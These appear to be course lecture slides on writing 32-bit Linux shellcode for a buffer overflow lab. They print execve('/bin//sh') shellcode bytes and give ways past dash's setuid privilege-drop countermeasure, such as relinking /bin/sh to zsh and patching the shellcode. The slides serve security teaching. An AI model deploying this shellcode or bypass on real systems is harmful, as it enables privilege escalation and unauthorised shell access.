



```

"\x31\xC0"          # xorl    %eax, %eax
"\x50"              # pushl   %eax
"\x68"/"//sh"      # pushl   $0x68732f2f
"\x68"/"/bin"       # pushl   $0x6e69622f
"\x89\xE3"          # movl    %esp, %ebx
"\x50"              # pushl   %eax
"\x53"              # pushl   %ebx
"\x89\xE1"          # movl    %esp, %ecx
"\x99"              # cdq
"\xb0\x0b"          # movb    $0x0b, %al
"\xcd\x80"          # int     $0x80

```

Set EAX to syscall number  
Issue INT 0x80 to invoke syscall



# A Note on the Shell Countermeasure

- On our VM, /bin/sh points to /bin/dash, which has a countermeasure...  
→ Remember?! It drops privileges if RUID != EUID when being executed inside a setuid process

/bin/zsh

set RUID = root  
~~set EUID = 0~~

Q: How have we gotten around it before?

# A Note on the Shell Countermeasure

- On our VM, `/bin/sh` points to `/bin/dash`, which has a countermeasure...  
→ Remember?! It drops privileges if `RUID != EUID` when being executed inside a setuid process

**Q:** How have we gotten around it before?

- Link `/bin/sh` to another shell (simplify the attack)

```
$ sudo ln -sf /bin/zsh /bin/sh
```

- Change the shellcode to use a viable shell (i.e., actually bypass this countermeasure)

```
Change "\x68""//sh" to "\x68""/zsh"
```

- Add `setuid(0)` shellcode...  
→ You'll do this in Lab 3 ☺

# Your Next Steps w/ Shellcode

- Review 32-bit Shellcode Assembly - Task 1
- Review 64-bit Shellcode Assembly - Grad Credit
  - very similar to 32-bit shellcode
- Review Set-UID Assembly (32-bit & 64-bit) - Task 4
  - A small extension to our previous shellcode